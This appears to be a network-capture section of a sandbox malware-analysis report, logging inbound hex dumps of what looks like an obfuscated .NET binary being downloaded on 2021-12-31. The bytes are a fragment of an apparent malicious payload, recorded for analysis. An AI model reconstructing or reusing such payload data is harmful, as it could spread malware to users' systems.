2021-12-31 18:08:35 UTC	1094	IN	Data Raw: 02 00 88 25 00 00 00 00 91 00 06 6b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 1b df 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7b 11 02 00 18 00 02 00 88 25 00 00 00 00 91 00 23 05 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b6 5d 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 1b b0 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 c2 28 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 1f e1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 af a3 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 45 93 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 79 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 bb 3c 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 cd c6 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 17 fa 02 00 18 00 02 00 88 25 00 00 00 00 91 00 e1 19 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 c8 e6 01 00 18 Data Ascii: %k%%{%#%]%%(%%%E%y%<%%%%
2021-12-31 18:08:35 UTC	1110	IN	Data Raw: 02 00 88 25 00 00 00 00 91 00 f7 a4 01 00 18 00 02 00 88 25 00 00 00 00 91 00 34 1e 02 00 18 00 02 00 88 25 00 00 00 00 91 00 46 50 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 09 e4 01 00 18 00 02 00 88 25 00 00 00 00 91 00 2b df 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 68 42 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 f4 e9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 37 84 00 00 18 00 02 00 88 25 00 00 00 00 91 00 88 e2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6f ed 00 00 18 00 02 00 88 25 00 00 00 00 91 00 3a 17 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 15 8a 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 a4 e3 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3f f8 00 00 18 00 02 00 88 25 00 00 00 00 91 00 68 d9 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c6 f7 01 00 18 Data Ascii: %%4%FP%%+%hB%%7%%o%:%%%?%h%
2021-12-31 18:08:35 UTC	1126	IN	Data Raw: 02 00 a0 25 00 00 00 00 91 00 f0 1a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c8 64 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 bc 1d 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 b9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 15 1f 02 00 18 00 02 00 88 25 00 00 00 00 91 00 bc 37 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 29 48 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f6 d8 01 00 18 00 02 00 88 25 00 00 00 00 91 00 95 e7 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 22 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f f9 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7d 1e 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 01 15 01 00 18 00 02 00 88 25 00 00 00 00 91 00 66 a1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 32 ca 00 00 18 00 02 00 88 25 00 00 00 00 91 00 13 13 01 00 18 Data Ascii: %%d%%5%%7%)H%%%1"%%}%%f%2%
2021-12-31 18:08:35 UTC	1142	IN	Data Raw: 00 91 00 64 2d 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 66 ad 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c9 ce 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a8 e9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ec cb 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d8 71 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b0 e3 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 05 90 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ab f3 00 00 18 00 02 00 88 25 00 00 00 00 91 00 15 09 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2d 7e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 12 19 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 21 c2 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6d b2 02 00 18 00 02 00 88 25 00 00 00 00 91 00 4d 13 01 00 18 00 02 00 88 25 00 00 00 00 91 00 ae 3d 03 00 18 00 02 00 88 25 00 00 Data Ascii: d-%f%%%%q%%%%%-~%%!%m%M%=%
2021-12-31 18:08:35 UTC	1158	IN	Data Raw: 00 91 00 bb e6 01 00 18 00 02 00 88 25 00 00 00 00 91 00 78 79 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5d 49 01 00 18 00 02 00 88 25 00 00 00 00 91 00 ef 2f 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 5c bb 02 00 18 00 02 00 88 25 00 00 00 00 91 00 83 d9 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 eb 20 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ff 2d 02 00 18 00 02 00 88 25 00 00 00 00 91 00 a7 f6 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 19 cc 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c7 e7 00 00 18 00 02 00 88 25 00 00 00 00 91 00 98 59 03 00 18 00 02 00 88 25 00 00 00 00 91 00 92 8a 02 00 18 00 02 00 88 25 00 00 00 00 91 00 13 ec 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 7a 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 16 7c 02 00 18 00 02 00 88 25 00 00 Data Ascii: %xy%]I%/%\%% %-%%%%Y%%%5z%|%
2021-12-31 18:08:35 UTC	1174	IN	Data Raw: 00 91 00 3b 7e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6d cf 00 00 18 00 02 00 88 25 00 00 00 00 91 00 8d 54 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 db 87 01 00 18 00 02 00 88 25 00 00 00 00 91 00 c0 e1 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 9e c3 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 19 28 01 00 18 00 02 00 88 25 00 00 00 00 91 00 e9 2e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 1e db 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6e b8 00 00 18 00 02 00 88 25 00 00 00 00 91 00 14 de 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 e1 11 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 e7 ca 01 00 18 00 02 00 88 25 00 00 00 00 91 00 41 06 02 00 18 00 02 00 88 25 00 00 00 00 91 00 b9 22 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 29 d7 00 00 18 00 02 00 88 25 00 00 Data Ascii: ;~%m%T%%%%(%.%%n%%%%A%"%)%
2021-12-31 18:08:35 UTC	1190	IN	Data Raw: 00 91 00 16 2a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 de 30 03 00 18 00 02 00 88 25 00 00 00 00 91 00 99 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 62 1b 01 00 18 00 02 00 88 25 00 00 00 00 91 00 71 3d 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c8 bd 01 00 18 00 02 00 88 25 00 00 00 00 91 00 e4 44 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 af 04 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 1c ff 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 5b 29 00 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 45 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 f3 14 01 00 18 00 02 00 88 25 00 00 00 00 91 00 c7 cf 01 00 18 00 02 00 88 25 00 00 00 00 91 00 42 4f 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 53 03 00 18 00 02 00 88 25 00 00 00 00 91 00 ac a2 01 00 18 00 02 00 88 25 00 00 Data Ascii: *%0%%b%q=%%D%%%[)%<E%%%BO%1S%%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:35 UTC	1206	IN	Data Raw: 18 00 02 00 88 25 00 00 00 00 91 00 8e 21 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 16 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 06 31 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 97 6a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fe 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 00 00 00 18 00 02 00 88 25 00 00 00 00 91 00 d8 92 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 79 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 0b 8e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b9 dd 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 ba 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 24 1b 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 76 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7d d1 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5d 40 03 00 18 00 02 00 88 25 00 00 00 00 91 00 90 b6 02 Data Ascii: %!%%1%j%%%%;y%%%5%$%;v%}%]@%
2021-12-31 18:08:35 UTC	1222	IN	Data Raw: 18 00 02 00 a0 25 00 00 00 00 91 00 bf c4 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 ad 39 01 00 18 00 02 00 88 25 00 00 00 00 91 00 31 f4 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5a 22 00 00 18 00 02 00 88 25 00 00 00 00 91 00 da 36 03 00 18 00 02 00 88 25 00 00 00 00 91 00 2f 31 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 67 95 00 00 18 00 02 00 88 25 00 00 00 00 91 00 15 a0 02 00 18 00 02 00 88 25 00 00 00 00 91 00 34 56 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 99 90 02 00 18 00 02 00 88 25 00 00 00 00 91 00 da e2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 89 6b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 d2 4b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 e0 54 02 00 18 00 02 00 88 25 00 00 00 00 91 00 a6 88 02 00 18 00 02 00 88 25 00 00 00 00 91 00 4b 8d 01 Data Ascii: %%9%1%Z"%6%/1%g%%4V%%%k%K%T%%K
2021-12-31 18:08:35 UTC	1238	IN	Data Raw: 18 00 02 00 88 25 00 00 00 00 91 00 b8 e7 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 51 00 03 00 18 00 02 00 88 25 00 00 00 00 91 00 5a e1 01 00 18 00 02 00 88 25 00 00 00 00 91 00 5c 13 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f d8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 4a 8e 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a2 54 00 00 18 0 0 02 00 88 25 00 00 00 00 91 00 23 0b 00 00 18 00 02 00 88 25 00 00 00 00 91 00 cf a8 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a3 1a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 94 3e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 73 0b 03 00 18 00 02 00 88 25 00 00 00 00 91 00 82 47 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 4e 2c 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 70 bb 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 8e ee 02 Data Ascii: %%Q%Z%\%%J%T%#%%%>%s%G%N,%p%
2021-12-31 18:08:35 UTC	1254	IN	Data Raw: 18 00 02 00 88 25 00 00 00 00 91 00 d3 ff 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 3d 8d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 59 02 00 18 00 02 00 88 25 00 00 00 00 91 00 cd 4a 03 00 18 00 02 00 88 25 00 00 00 00 91 00 a2 73 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2b 21 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8e 06 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a2 09 03 00 18 00 02 00 88 25 00 00 00 00 91 00 e0 3d 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 2a 59 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 0e 78 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 b5 43 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ea 0e 02 00 18 00 02 00 88 25 00 00 00 00 91 00 fb 57 00 00 18 00 02 00 88 25 00 00 00 00 91 00 54 d7 00 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 27 03 Data Ascii: %%=%Y%J%s%+!%%%=%*Y%x%C%%W%T%'
2021-12-31 18:08:35 UTC	1270	IN	Data Raw: 00 00 91 00 f4 45 01 00 18 00 12 00 88 25 00 00 00 00 91 00 c7 38 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 6f 29 03 00 18 00 12 00 88 25 00 00 00 00 91 00 38 f6 00 00 18 00 12 00 88 25 00 00 00 00 91 00 5f c4 00 00 18 00 12 00 88 25 00 00 00 00 91 00 ee 8e 01 00 18 00 12 00 88 25 00 00 00 00 91 00 73 e3 02 00 18 00 12 00 88 25 00 00 00 00 91 00 a9 f8 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 e7 f6 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 6d 0f 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 ee 2d 00 00 18 00 12 00 88 25 00 00 00 00 91 00 23 90 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 97 36 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 1b 9a 02 00 18 00 12 00 88 25 00 00 00 00 91 00 bb b3 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 88 3c 03 00 18 00 12 00 a0 25 00 Data Ascii: E%8%o)%8%_%%s%%%m%-%#%6%%%<%
2021-12-31 18:08:35 UTC	1286	IN	Data Raw: 1f 00 1e 00 21 00 20 00 22 00 21 00 24 00 23 00 25 00 24 00 27 00 26 00 28 00 27 00 2a 00 29 00 2b 00 29 00 2c 00 2b 00 00 00 00 00 38 00 80 97 00 00 00 00 00 00 00 00 77 7f 80 97 00 00 00 00 00 00 00 00 83 7f 80 97 00 00 00 00 00 00 00 00 85 7f 80 97 00 00 00 00 6b 00 aa 06 6b 00 04 07 7f 00 04 07 6b 00 ed 07 7f 00 ed 07 7f 00 00 08 6b 00 00 08 76 7f a6 08 84 7f a6 08 01 01 d4 08 13 01 ed 07 82 7f d3 09 82 7f d8 09 82 7f dd 09 82 7f e2 09 82 7f e7 09 82 7f ec 09 82 7f f1 09 82 7f f6 09 82 7f fb 09 00 00 00 36 ef bb 8c ef ba 87 30 30 00 32 e7 95 99 ef ba 88 30 30 00 db 93 e8 b1 86 da 8b 30 30 00 e7 95 99 da 95 da 94 30 30 00 33 d9 b7 31 31 30 00 ef bb b2 33 35 31 30 00 e5 84 bf e5 a4 a7 36 31 30 00 31 d9 b1 36 31 30 00 da 91 da 88 37 31 30 00 da 9f da 9f Data Ascii: ! "!$#%$'&('*)+),+8wkkkkv6002000000031103510610161071 0
2021-12-31 18:08:35 UTC	1302	IN	Data Raw: 32 34 00 31 ef bb 8c db 93 32 34 00 31 da bf da 94 32 34 00 37 db 88 da aa 32 34 00 36 da 95 d9 b7 32 34 00 d9 ba ef bb b2 30 33 34 00 da 94 da 93 36 33 34 00 e5 9f 83 da 88 37 33 34 00 3c 3e 6f 5f 5f 33 34 00 e5 85 8b da 95 ef ba 82 33 34 00 db 93 e6 b3 a2 db 88 33 34 00 ef ad a2 ef ba 82 da 94 33 34 00 da 94 db 88 da 96 33 34 00 30 d9 b1 da 96 33 34 00 da 88 ef bb 8c da 99 33 34 00 ef ba 88 e8 b1 86 d9 b1 33 34 00 e6 96 af 37 da bf 33 34 00 32 e5 a4 a7 da 99 34 34 00 d9 af da aa d9 ba 34 34 00 34 db 8b ef ba 87 35 34 00 db 88 35 da 8b 35 34 00 db 84 db 84 da 94 35 34 00 e8 89 be e6 b3 a2 da 95 35 34 00 e5 84 bf da ab e6 96 af 35 34 00 db 8b 31 da bf 35 34 00 db 93 e5 a4 a7 31 36 34 00 53 79 73 74 65 6d 2e 54 68 72 65 61 64 69 6e 67 2e 54 61 73 6b 73 2e Data Ascii: 2412412472462403463473 4<>o__3434343434034343473424444454554545454154164System.Threading.Tasks.
2021-12-31 18:08:35 UTC	1318	IN	Data Raw: 9f 83 31 ef bb ac da 91 38 00 da 93 ef ba 87 d9 af da 91 38 00 da ab ef ba 87 d9 af da 91 38 00 e7 95 99 ef bb ac da bf da 91 38 00 ef bb ac ef ba 81 35 db 92 38 00 39 ef bb 90 36 db 92 38 00 da aa ef ba 88 da 93 db 92 38 00 e6 b3 a2 da aa da 95 db 92 38 00 db 84 ef ba 82 da 96 db 92 38 00 ef ba 88 da 99 e7 95 99 db 92 38 00 d9 b7 e7 95 99 da ab db 92 38 00 db 93 ef ad a2 35 da 93 38 00 da 88 da aa e5 9f 83 da 93 38 00 ef bb b2 da ab db 85 da 93 38 00 ef bb b2 30 da 88 da 93 38 00 e8 b1 86 db b6 da 91 da 93 38 00 db 93 e5 84 bf e7 95 99 da 93 38 00 35 32 da 99 da 93 38 00 e8 b1 86 e5 85 8b 34 db 93 38 00 db 92 e8 89 be 36 db 93 38 00 ef bb ac da bf db 84 db 93 38 00 d9 b7 da 95 e5 85 8b db 93 38 00 35 ef ad a2 ef bb 8c db 93 38 00 e6 b3 a2 e5 a4 a7 da 93 Data Ascii: 188885896888888588808885284868885 8
2021-12-31 18:08:35 UTC	1334	IN	Data Raw: a2 ef ba 81 00 ef ba 88 ef bb 8c da bf e6 b3 a2 ef ba 81 00 db 93 e7 95 99 31 e5 a4 a7 ef ba 81 00 da 8b e8 89 be e8 b1 86 e5 a4 a7 ef ba 81 00 31 36 ef ba 88 e5 a4 a7 ef ba 81 00 e5 84 bf e5 84 bf da 99 e5 a4 a7 ef ba 81 00 e7 95 99 e5 85 8b e5 a4 a7 e5 a4 a7 ef ba 81 00 da 91 e6 b3 a2 d9 b1 e5 a4 a7 ef ba 81 00 33 ef ba 81 d9 ba e5 a4 a7 ef ba 81 00 38 e5 85 8b 38 da aa ef ba 81 00 33 e8 89 be db 84 da aa ef ba 81 00 da 96 37 db 93 da aa ef ba 81 00 ef ba 87 ef bb 90 e5 a4 a7 da aa ef ba 81 00 d9 af d9 ba ef bb ac da aa ef ba 81 00 da 91 ef bb 8c 31 da ab ef ba 81 00 da 9f da 91 33 da ab ef ba 81 00 ef bb ac da bf 34 da ab ef ba 81 00 31 da 99 e5 9f 83 da ab ef ba 81 00 39 ef bb ac db 93 da ab ef ba 81 00 e7 95 99 db 88 da 94 da ab ef ba 81 00 e5 85 8b Data Ascii: 1163883713419
2021-12-31 18:08:35 UTC	1350	IN	Data Raw: 8b e6 b3 a2 db 85 00 ef ba 82 e7 95 99 da 8b e6 b3 a2 db 85 00 39 30 db 8b e6 b3 a2 db 85 00 db 85 30 db 92 e6 b3 a2 db 85 00 d9 ba 34 da 96 e6 b3 a2 db 85 00 ef ba 81 da 91 da 99 e6 b3 a2 db 85 00 da bf db 88 da 9f e6 b3 a2 db 85 00 e7 95 99 ef ba 87 ef ad a2 e6 b3 a2 db 85 00 da 96 ef bb b2 e5 a4 a7 e6 b3 a2 db 85 00 db 85 ef bb b2 da ab e6 b3 a2 db 85 00 da 9f da 93 e6 96 af e6 b3 a2 db 85 00 da 93 da bf d9 af e6 b3 a2 db 85 00 db b6 36 d9 ba e6 b3 a2 db 85 00 db 93 36 37 e5 a4 a7 db 85 00 ef bb 8c db 84 ef ba 81 e5 a4 a7 db 85 00 da 88 e6 b3 a2 db 84 e5 a4 a7 db 85 00 da aa e7 95 99 db 85 e5 a4 a7 db 85 00 ef ba 81 e6 b3 a2 da 88 e5 a4 a7 db 85 00 da aa da 99 db 8b e5 a4 a7 db 85 00 da 91 33 da 9f e5 a4 a7 db 85 00 d9 af ef ba 81 ef bb ac e5 a4 a7 db Data Ascii: 90046673

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:35 UTC	1366	IN	Data Raw: ef ad a2 da 94 e6 b3 a2 e7 95 99 da 88 00 e6 b3 a2 36 e5 a4 a7 e7 95 99 da 88 00 36 ef ba 81 e5 a4 a7 e7 95 99 da 88 00 e5 84 bf e5 9f 83 ef bb ac e7 95 99 da 88 00 e6 b3 a2 da aa ef bb ac e7 95 99 da 88 00 ef bb ac ef ba 82 e6 96 af e7 95 99 da 88 00 da 91 da 94 32 da 99 da 88 00 ef bb 8c e8 b1 86 e5 a4 a7 da 99 da 88 00 ef bb ac db 92 da aa da 99 da 88 00 db 84 e5 84 bf d9 b1 da 99 da 88 00 31 e5 85 8b ef bb b2 da 99 da 88 00 e8 b1 86 da 9f ef bb b2 da 99 da 88 00 db 88 ef ba 88 37 da 9f da 88 00 ef ba 87 ef ba 88 ef ba 82 da 9f da 88 00 da 93 ef ba 82 e5 9f 83 da 9f da 88 00 31 ef bb ac db 8b da 9f da 88 00 db b6 34 da 93 da 9f da 88 00 e6 b3 a2 ef ba 82 e7 95 99 da 9f da 88 00 db 8b db b6 e7 95 99 da 9f da 88 00 ef ba 88 e6 b3 a2 d9 ba da 9f da 88 00 Data Ascii: 6621714
2021-12-31 18:08:35 UTC	1382	IN	Data Raw: ef ba 81 db 84 ef ba 82 ef bb ac db 8b 00 e6 96 af d9 ba e5 85 8b ef bb ac db 8b 00 d9 ba db b6 db 93 ef bb ac db 8b 00 e5 9f 83 39 da 99 ef bb ac db 8b 00 e7 95 99 e5 a4 a7 e6 96 af ef bb ac db 8b 00 d9 b1 35 e5 84 bf ef bb ac db 8b 00 38 db 93 35 e6 96 af db 8b 00 ef bb ac db 92 36 e6 96 af db 8b 00 e7 95 99 db 8b 38 e6 96 af db 8b 00 db 88 da 91 e5 9f 83 e6 96 af db 8b 00 32 30 ef ba 87 e6 96 af db 8b 00 ef bb 90 da 9f da 95 e6 96 af db 8b 00 37 ef ba 82 d9 b1 e6 96 af db 8b 00 da 91 d9 ba d9 ba e6 96 af db 8b 00 ef ba 82 ef ba 82 da bf e6 96 af db 8b 00 db 85 d9 af 30 d9 af db 8b 00 38 34 db 8b d9 af db 8b 00 ef bb ac da 91 da 95 d9 af db 8b 00 37 31 db b6 d9 af db 8b 00 e5 9f 83 34 e8 89 be d9 af db 8b 00 da 88 ef ba 87 34 d9 b1 db 8b 00 ef ad a2 ef Data Ascii: 9585682070847144
2021-12-31 18:08:35 UTC	1398	IN	Data Raw: db 92 00 d9 af e7 95 99 da 9f e6 b3 a2 db 92 00 e6 b3 a2 36 da aa e6 b3 a2 db 92 00 db 84 db b6 ef bb ac e6 b3 a2 db 92 00 da 88 ef bb 90 e6 96 af e6 b3 a2 db 92 00 35 30 35 e5 a4 a7 db 92 00 38 da bf 35 e5 a4 a7 db 92 00 ef ba 81 37 38 e5 a4 a7 db 92 00 da 94 d9 b7 38 e5 a4 a7 db 92 00 e7 95 99 e8 89 be e6 b3 a2 e5 a4 a7 db 92 00 31 ef ba 82 ef bb 90 da aa db 92 00 e5 84 bf 33 da 95 da aa db 92 00 da aa ef ba 81 e6 b3 a2 da aa db 92 00 33 ef bb 90 e6 b3 a2 da aa db 92 00 e7 95 99 39 e5 a4 a7 da aa db 92 00 d9 b1 38 32 da ab db 92 00 ef ba 81 da 96 34 da ab db 92 00 32 d9 ba db 93 da ab db 92 00 ef ba 81 da 8b e7 95 99 da ab db 92 00 ef ba 88 ef bb 90 30 ef bb ac db 92 00 d9 af ef bb 8c 31 ef bb ac db 92 00 e6 b3 a2 da 99 35 ef bb ac db 92 00 e5 a4 a7 30 Data Ascii: 650585788133982420150
2021-12-31 18:08:35 UTC	1414	IN	Data Raw: 93 da 9f 38 d9 ba da 95 00 ef bb ac e7 95 99 db 92 d9 ba da 95 00 e8 b1 86 db 85 da 94 d9 ba da 95 00 30 e6 b3 a2 e6 96 af d9 ba da 95 00 31 da 88 db b6 d9 ba da 95 00 ef ba 88 ef ad a2 e5 84 bf d9 ba da 95 00 da 95 ef bb ac 31 e8 89 be da 95 00 31 db 85 38 e8 89 be da 95 00 da 88 da 88 39 e8 89 be da 95 00 da bf d9 b7 db 8b e8 89 be da 95 00 ef bb 8c db 93 e6 b3 a2 e8 89 be da 95 00 da bf db 93 d9 b7 e8 89 be da 95 00 e5 84 bf d9 ba 33 e5 84 bf da 95 00 39 e8 b1 86 da 99 e5 84 bf da 95 00 ef ba 82 e5 a4 a7 ef bb ac e5 84 bf da 95 00 e6 b3 a2 db 84 db b6 e5 84 bf da 95 00 e7 95 99 da 9f d9 ba e5 84 bf da 95 00 ef bb ac ef ba 87 ef ba 82 da bf da 95 00 ef bb b2 34 db 88 da bf da 95 00 e6 96 af e7 95 99 da 93 da bf da 95 00 ef ba 82 da 95 db 93 da bf da 95 Data Ascii: 8011189394
2021-12-31 18:08:35 UTC	1430	IN	Data Raw: da 96 ef bb b2 ef bb 90 e5 84 bf da 99 00 d9 af ef bb 90 da 94 e5 84 bf da 99 00 ef ba 88 e8 89 be da 96 e5 84 bf da 99 00 da 93 da 99 e7 95 99 e5 84 bf da 99 00 db 8b da 99 e5 a4 a7 e5 84 bf da 99 00 da 99 e6 b3 a2 e6 96 af e5 84 bf da 99 00 32 e5 84 bf db b6 e5 84 bf da 99 00 d9 b7 db 84 da 9f da bf da 99 00 d9 ba ef ad a2 e5 a4 a7 da bf da 99 00 39 39 e6 96 af da bf da 99 00 da 93 db 84 d9 b1 da bf da 99 00 db 93 d9 b7 33 30 da 9f 00 e7 95 99 db 85 36 30 da 9f 00 e8 89 be 36 37 30 da 9f 00 da 96 ef ad a2 e6 b3 a2 30 da 9f 00 31 db 93 d9 b1 30 da 9f 00 da 91 ef bb 90 37 31 da 9f 00 da 96 ef bb ac db 84 31 da 9f 00 da 91 36 ef ba 88 31 da 9f 00 32 e6 96 af da 96 31 da 9f 00 ef ba 88 da 8b e6 b3 a2 31 da 9f 00 e7 95 99 ef bb ac d9 ba 31 da 9f 00 da 93 ef Data Ascii: 2993060670010711612111
2021-12-31 18:08:35 UTC	1446	IN	Data Raw: da bf e5 a4 a7 da 88 e5 84 bf e6 b3 a2 00 e8 b1 86 e7 95 99 ef bb 90 e5 84 bf e6 b3 a2 00 e7 95 99 da 88 e7 95 99 e5 84 bf e6 b3 a2 00 da 91 da 99 ef ad a2 e5 84 bf e6 b3 a2 00 e7 95 99 e6 b3 a2 db b6 e5 84 bf e6 b3 a2 00 db 92 ef ba 87 d9 ba e5 84 bf e6 b3 a2 00 e7 95 99 e5 85 8b e8 89 be e5 84 bf e6 b3 a2 00 da 88 da 91 e5 84 bf e5 84 bf e6 b3 a2 00 37 ef ba 87 38 da bf e6 b3 a2 00 ef ba 82 da 95 39 da bf e6 b3 a2 00 ef ad a2 32 e8 b1 86 da bf e6 b3 a2 00 d9 b7 da 93 e8 b1 86 da bf e6 b3 a2 00 da aa ef ad a2 e8 b1 86 da bf e6 b3 a2 00 da 8b 39 ef ba 88 da bf e6 b3 a2 00 32 ef bb 90 db 88 da bf e6 b3 a2 00 38 db 88 e7 95 99 da bf e6 b3 a2 00 ef bb 8c da 93 da 99 da bf e6 b3 a2 00 db 93 d9 ba e6 b3 a2 da bf e6 b3 a2 00 da 94 36 db b6 da bf e6 b3 a2 00 da Data Ascii: 78929286
2021-12-31 18:08:35 UTC	1462	IN	Data Raw: ef ad a2 db 85 da 93 ef bb ac 00 da 93 ef ba 81 ef ba 88 da 93 ef bb ac 00 da 93 db 8b da 88 da 93 ef bb ac 00 da 99 da bf da 91 da 93 ef bb ac 00 ef ba 88 e5 a4 a7 da 96 da 93 ef bb ac 00 36 34 da 9f da 93 ef bb ac 00 da ab db b6 e6 b3 a2 da 93 ef bb ac 00 ef ba 82 db 8b e5 a4 a7 da 93 ef bb ac 00 db b6 e7 95 99 da ab da 93 ef bb ac 00 ef ba 88 da 9f ef bb ac da 93 ef bb ac 00 ef ba 82 ef bb ac ef bb ac da 93 ef bb ac 00 ef ad a2 38 d9 b1 da 93 ef bb ac 00 da aa ef bb ac ef bb b2 da 93 ef bb ac 00 da 93 ef bb 8c d9 ba da 93 ef bb ac 00 db 84 e5 84 bf e8 89 be da 93 ef bb ac 00 e7 95 99 ef bb b2 30 db 93 ef bb ac 00 ef ba 81 ef bb 90 34 db 93 ef bb ac 00 ef ba 81 d9 b1 35 db 93 ef bb ac 00 da 99 ef ba 82 37 db 93 ef bb ac 00 37 ef bb ac ef ba 88 db 93 ef Data Ascii: 64804577
